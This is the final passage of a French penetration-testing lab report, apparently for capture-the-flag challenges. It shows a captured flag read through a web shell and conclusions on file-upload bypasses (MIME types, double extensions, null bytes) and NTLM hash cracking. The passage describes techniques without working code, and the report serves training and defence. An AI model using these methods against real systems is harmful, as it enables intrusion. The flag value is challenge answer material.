
```
total 308
drwxr-xr-x    1 challeng challeng        4096 Jun  2  2025 .
drwxr-xr-x    1 challeng challeng        4096 Jan 31 07:24 ..
-rw-r--r--    1 root      root          36 Jan 31 05:49 flag.txt
-rw-r--r--    1 challeng challeng  294248 Jun  2  2025 precious.jpg
```

et on a réussi à le capturer:



A screenshot of a web browser window. The address bar shows a URL starting with <https://instance-019c1492-f7db-704f-80fa-9e0e69bb40c7.challenger>. Below the address bar is a text input field containing the string "RM{57c3cff78ab5f9c62106560030c5f5fd}" and a button labeled "Execute".

Challenge réussi:



Conclusion-File Upload

Ces challenges ont mis en évidence les risques critiques liés aux **uploads de fichiers** : exécution de code à distance via **web shell**, contournement des **types MIME**, **extensions doubles** et **null byte injection**. L'exploitation a reposé sur l'interception et la modification des requêtes HTTP avec **Burp Suite**, démontrant que les contrôles côté client ou simples vérifications d'extension sont insuffisants.

Conclusion

Les travaux réalisés ont permis de valider la maîtrise des **fondamentaux techniques du test d'intrusion**, tant au niveau **système** qu'au niveau **applicatif**. Les attaques menées se sont appuyées sur l'exploitation contrôlée de mécanismes standards tels que les **formats de hachage Windows (LM, NTLM, NTLMv1, NTLMv2)**, les **échanges NTLM challenge-response**, ainsi que les **flux HTTP** et leurs composants (méthodes, en-têtes, cookies et redirections).

L'utilisation d'outils spécialisés (**SecretsDump, Responder, Hashcat, Burp Suite, curl**) a permis de manipuler des artefacts réels (hashs, requêtes HTTP, réponses serveur, cookies, headers) et d'évaluer l'efficacité de différentes stratégies d'attaque : **attaque par dictionnaire, bypass logique, manipulation de paramètres, spoofing d'en-têtes et contournement de contrôles applicatifs.**

Les scénarios liés à l'upload de fichiers ont mis en évidence des failles critiques de validation, notamment sur les **extensions**, les **types MIME**, la **gestion des null bytes** et l'**exécution côté serveur**, illustrant des vecteurs d'attaque menant à une **exécution de code à distance (RCE)** via web shell.

L'ensemble des manipulations confirme l'importance d'une **validation stricte côté serveur**, d'un **contrôle granulaire des accès**, et d'une **approche défensive en profondeur**. Les résultats obtenus traduisent une compréhension technique solide des mécanismes exploités et des risques associés, conforme aux exigences d'un audit de sécurité en environnement professionnel.